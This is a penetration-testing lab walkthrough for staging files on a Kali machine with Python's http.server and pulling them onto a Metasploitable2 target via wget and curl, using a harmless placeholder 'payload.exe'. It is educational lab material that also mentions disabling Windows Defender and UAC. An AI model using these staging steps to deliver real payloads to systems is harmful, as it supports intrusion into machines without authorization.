Lab – Quickly Transfer files Using Python

Overview

Using Python's **SimpleHTTPServer** module, we can easily and quickly transfer files from our staging server to a target machine somewhere on our network. Of course, for this to happen, you would need Python available on your staging server.


Lab Requirements

- One installation of VirtualBox
- One virtual install of Kali Linux (staging server)
- One virtual install of Metasploitable2 (target)

Begin the lab!

From your Kali desktop, create a new work folder. Name the folder, **`workfolder`**.

Open your new workfolder and in the right windowpane, right-click and create a new document. Name the new document, **`payload.exe`**.




workfolder
File Edit View Go Help
/root/Desktop/workfolder/
Warning: you are using the root account. You may harm your system.
Places
Computer
root
Desktop
payload.exe

Open the file and type the following: **`This is a fake payload.`**

Close the file and, when prompted, save the changes.

From your desktop, right-click on your new workfolder directory, and from the context menu, select **`Open Terminal Here`**.




Confirm Python is present and the version

On your Kali staging server, open a terminal prompt.

To see if Python is installed and to check the version number, at the terminal type, **`Python -V`**

To see if Python3 is installed, at the prompt type, **`python3 -V`**



```
┌──(root💀kali)-[~]
└─# python -V
Python 2.7.18

┌──(root💀kali)-[~]
└─# python3 -V
Python 3.9.7

┌──(root💀kali)-[~]
└─# █
```

You can use either version, but the python module is named **`http.server`** when using python3. If using Python2, the module is called **`SimpleHTTPServer,`** and yes, it is case-sensitive.


For this demonstration, I’ll be using python3 and accepting the default port of 8000 the **`http.server`** module runs on.

I am running as root so take that into account if you have any permissions issues.

At the prompt type, **`python3 -m http.server`**


Press enter.

You now have a simple HTTP server running inside your workfolder directory. This terminal must be left open for the server to continue to run. If you like, you can minimize the terminal.



```
┌──(root💀kali)-[~/Desktop/workfolder]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
█
```


Open a second terminal and at the prompt, find the IP address assigned to your eth0 adapter. I’m using Host-only networking on both my virtual machines, but you can use NAT or NAT network for this lab if you desire.



☑ Enable Network Adapter

Attached to: Host-only Adapter


Name: VirtualBox Host-Only Ethernet Adapter



```
┌──(root💀 kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.123  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:feab:81c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:ab:08:1c  txqueuelen 1000  (Ethernet)
        RX packets 637  bytes 255286 (249.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 431  bytes 51184 (49.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The IP address of my staging server is 192.168.56.123. This is also the IP address of my python HTTP server, but I will also need to identify the port the HTTP server is running on.

On a windows target, I could use any browser to download the file from my Kali staging server.



Directory listing for /

- payload.exe

Windows Defender’s real-time scanning and the User Access Control (UAC) would block the download if the file were an actual payload. They would both have to be disabled using PowerShell.

For this lab, our target machine is a Linux server, Metasploitable2.


There are two different commands we can use to download files from our Kali staging server.

Log into your Metsploitable2 server using the username and password of **msfadmin**.

The first command is a **wget** command. Very easy to use.

At your Metsploitable2 prompt, type the following command. This is my IP address; yours will differ!

```
wget 192.168.56.123:8000/payload.exe
```




```
msfadmin@metasploitable:~$ wget 192.168.56.123:8000/payload.exe
--05:13:45--  http://192.168.56.123:8000/payload.exe
           => `payload.exe'
Connecting to 192.168.56.123:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 0 [application/x-msdos-program]

    [ <=>                              ] 0             --.--K/s

05:13:45 (0.00 B/s) - `payload.exe' saved [0/0]

msfadmin@metasploitable:~$ ls
payload.exe  vulnerable
msfadmin@metasploitable:~$
```

If your response matches my response, you can type **`ls`** at the prompt and see that the payload.exe file is now present on your target machine.

The second command that we can use is the curl command.

Remove the payload from your target machine by typing **`rm payload.exe`** at your Metasploitable 2 prompt.




```
msfadmin@metasploitable:~$ rm payload.exe
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$
```

At your Metasploitable2 prompt, type the following command. This is my IP address; yours will differ!

`curl -L -O http://192.168.56.123:8000/payload.exe`

Press enter.

If your output looks like my output, you will have the payload.exe file copied to your target machine.



```
msfadmin@metasploitable:~$ curl -L -O http://192.168.56.123:8000/payload.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0    24    0    24    0     0   1054      0 --:--:-- --:--:-- --:--:--  2181
msfadmin@metasploitable:~$ ls
payload.exe  vulnerable
msfadmin@metasploitable:~$ _
```

Summary

In this lab, you were shown how you could easily and quickly transfer files from one machine to another using the Python module **`SimpleHTTPServer`** or Python version 3, **`http.server`**.

There are any number of commands and utilities that we could use for file transfer, but this is a convenient, down, and dirty way of quickly moving files around on the network. Lastly, if you are having troubles with a Capture the Flag exercise getting file uploaded, you now have a new tool in your arsenal you can try.